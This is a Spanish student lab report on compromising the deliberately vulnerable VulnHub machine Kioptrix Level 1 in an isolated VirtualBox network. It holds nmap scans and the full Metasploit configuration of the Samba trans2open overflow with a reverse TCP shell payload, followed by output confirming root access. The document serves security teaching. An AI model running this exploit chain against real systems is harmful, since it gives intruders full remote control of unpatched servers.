SEGURIDAD EN SISTEMAS Y REDES (SSR)

Reto 1

Análisis y explotación de vulnerabilidades

Máquina *Kioptrix: Level 1* (VulnHub)

Miembros del grupo:

Miguel Gómez Romero

Compañeros

Curso académico 2025 / 2026

Índice

1. Introducción y objetivo
2. Reconocimiento: descubrimiento de hosts
3. Escaneo de puertos y servicios
4. Explotación de la vulnerabilidad
5. Confirmación de permisos root
6. Conclusiones

1. Introducción y objetivo

En este reto se realiza el análisis y la explotación de las vulnerabilidades de una máquina virtual descargada de VulnHub (https://www.vulnhub.com). La máquina que hemos elegido es Kioptrix: Level 1. El objetivo es conseguir acceso como usuario root. El entorno va a ser dos máquinas virtuales en VirtualBox conectadas en red interna: Kali Linux usada en prácticas anteriores ahora será nuestra máquina atacante (192.168.56.1) y la máquina Kioptrix será la víctima (192.168.56.101).

2. Reconocimiento: descubrimiento de hosts


El primer paso es localizar la IP de la máquina víctima dentro de la red. Para eso hacemos un nmap en la red, usando la opción -sn que comprueba qué equipos están activos:

```
┌──(root💀kali)-[~]
└─# nmap -sn 192.168.56.0/24
Starting Nmap 7.91 ( https://nmap.org ) at 2026-06-02 23:49 CEST
Nmap scan report for 192.168.56.100
Host is up (0.00031s latency).
MAC Address: 08:00:27:09:83:2B (Oracle VirtualBox virtual NIC)
Nmap scan report for 192.168.56.101
Host is up (0.00072s latency).
MAC Address: 08:00:27:D9:85:BF (Oracle VirtualBox virtual NIC)
Nmap scan report for 192.168.56.1
Host is up.
Nmap done: 256 IP addresses (3 hosts up) scanned in 28.64 seconds
```

Como se aprecia en la imagen detectamos 3 hosts. La IP 192.168.56.101 es la de la máquina que queremos atacar, confirmado por su dirección MAC en la configuración de VirtualBox.

3. Escaneo de puertos y servicios

Con la IP de la máquina víctima identificada, escaneamos sus puertos para ver cuáles están abiertos. Para esto realizamos un nmap a la IP que descubrimos antes, como se aprecia en la imagen:



Primero un escaneo básico y después con la opción -sV para detectar las versiones exactas de cada servicio y así poder detectar vulnerabilidades específicas de esa versión en concreto:

Puerto	Servicio	Versión
22	SSH	OpenSSH 2.9p2
80 / 443	HTTP / HTTPS	Apache 1.3.20 + mod_ssl 2.8.4 + OpenSSL 0.9.6b
111 / 32768	RPC	rpcbind 2 / status 1
139	Samba (SMB)	Samba 2.2.x

Para el ataque utilizaremos el puerto 139 (Samba), ya que según búsquedas tiene vulnerabilidades conocidas en esta versión concreta que podemos atacar con Metasploit y acceder al control de la máquina atacada con una bash root.

4. Explotación de la vulnerabilidad

La vulnerabilidad que vamos a aprovechar es un desbordamiento del búfer en Samba 2.2.x. Como Samba corre con permisos de root, obtendremos acceso total al sistema. Para llevar a cabo el ataque usamos Metasploit, un framework que tiene exploits conocidos listos para usar. Lo arrancamos con el comando msfconsole.

4.1. Búsqueda y selección del exploit

Buscamos el exploit con el comando search trans2open:

```
msf6 > search trans2open

Matching Modules
================

   #  Name                                Disclosure Date  Rank   Check  Description
   -  ----                                ---------------  ----   -----  -----------
   0  exploit/freebsd/samba/trans2open    2003-04-07       great  No     Samba trans2
open Overflow (*BSD x86)
   1  exploit/linux/samba/trans2open      2003-04-07       great  No     Samba trans2
open Overflow (Linux x86)
   2  exploit/osx/samba/trans2open        2003-04-07       great  No     Samba trans2
open Overflow (Mac OS X PPC)
   3  exploit/solaris/samba/trans2open    2003-04-07       great  No     Samba trans2
open Overflow (Solaris SPARC)


Interact with a module by name or index. For example info 3, use 3 or use exploit/s
olaris/samba/trans2open
```

Hay una variante del exploit para cada sistema operativo. Como la víctima es Linux, seleccionamos la opción 1.

4.2. Configuración y ejecución del exploit

Configuramos la IP de la víctima (RHOSTS), nuestra IP (LHOST) y el payload linux/x86/shell_reverse_tcp, que abrirá una shell de comandos en la máquina víctima conectándose de vuelta a nuestra máquina. Verificamos las opciones con show options y lanzamos el exploit:

```
msf6 > use 1
[*] No payload configured, defaulting to linux/x86/meterpreter/reverse_tcp
msf6 exploit(linux/samba/trans2open) > set RHOSTS 192.168.56.101
RHOSTS => 192.168.56.101
msf6 exploit(linux/samba/trans2open) > set LHOST 192.168.56.1
LHOST => 192.168.56.1
msf6 exploit(linux/samba/trans2open) > show options

Module options (exploit/linux/samba/trans2open):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   RHOSTS   192.168.56.101   yes       The target host(s), see https://github.com/
                                       rapid7/metasploit-framework/wiki/Using-Meta
                                       sploit
   RPORT    139              yes       The target port (TCP)


Payload options (linux/x86/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  192.168.56.1     yes       The listen address (an interface may be spec
                                     ified)
   LPORT  4444             yes       The listen port
```

```
msf6 exploit(linux/samba/trans2open) > set payload linux/x86/shell_reverse_tcp
payload ⇒ linux/x86/shell_reverse_tcp
msf6 exploit(linux/samba/trans2open) > run

[*] Started reverse TCP handler on 192.168.56.1:4444
[*] 192.168.56.101:139 - Trying return address 0xbffffdfc...
[*] 192.168.56.101:139 - Trying return address 0xbffffcfc...
[*] 192.168.56.101:139 - Trying return address 0xbffffbfc...
[*] 192.168.56.101:139 - Trying return address 0xbffffafc...
[*] 192.168.56.101:139 - Trying return address 0xbffff9fc...
[*] 192.168.56.101:139 - Trying return address 0xbffff8fc...
[*] Command shell session 9 opened (192.168.56.1:4444 → 192.168.56.101:32777) at 2
026-06-03 01:34:37 +0200

[*] Command shell session 10 opened (192.168.56.1:4444 → 192.168.56.101:32778) at
2026-06-03 01:34:38 +0200
[*] Command shell session 11 opened (192.168.56.1:4444 → 192.168.56.101:32779) at
2026-06-03 01:34:40 +0200
sessions -l
Usage: sessions <id>

Interact with a different session Id.
This command only accepts one positive numeric argument.
This works the same as calling this from the MSF shell: sessions -i <session id>

sessions -i 9
Usage: sessions <id>

Interact with a different session Id.
This command only accepts one positive numeric argument.
This works the same as calling this from the MSF shell: sessions -i <session id>

sessions -i 9
Usage: sessions <id>

Interact with a different session Id.
This command only accepts one positive numeric argument.
This works the same as calling this from the MSF shell: sessions -i <session id>
```

> La línea Command shell session opened confirma que el exploit ha tenido éxito: tenemos una shell abierta dentro de la máquina víctima.

5. Confirmación de permisos root

Una vez dentro ejecutamos whoami / hostname / id / uname -a para confirmar que estamos en la máquina correcta y que tenemos permisos de root:

```
whoami
root
hostname
kioptrix.level1
id
uid=0(root) gid=0(root) groups=99(nobody)
uname -a
Linux kioptrix.level1 2.4.7-10 #1 Thu Sep 6 16:46:36 EDT 2001 i686 unknown
```

En la imagen se ven los resultados que confirman que somos root (uid=0) en la máquina kioptrix.level1. El objetivo del reto está cumplido.

6. Conclusiones

Se ha logrado el objetivo: obtener acceso como root en la máquina Kioptrix: Level 1. El proceso seguido fue:

Fase	Resultado
Reconocimiento IP	Víctima localizada en 192.168.56.101
Escaneo de puertos vulnerables	6 puertos abiertos
Explotación de vulnerabilidad (Samba trans2open)	Shell remota obtenida
Confirmación de acceso	Acceso root confirmado (uid=0)

La causa principal fue el uso de software muy desactualizado y sin parches de seguridad. Para evitar este tipo de ataques se recomienda mantener todos los servicios actualizados, deshabilitar los servicios innecesarios y ejecutarlos con el mínimo de privilegios posible.

> **Nota ética y legal.** Este análisis se ha realizado en un entorno de laboratorio aislado sobre una máquina diseñada expresamente para este fin. Las técnicas descritas solo deben aplicarse sobre sistemas propios o con autorización explícita. Su uso no autorizado constituye un delito.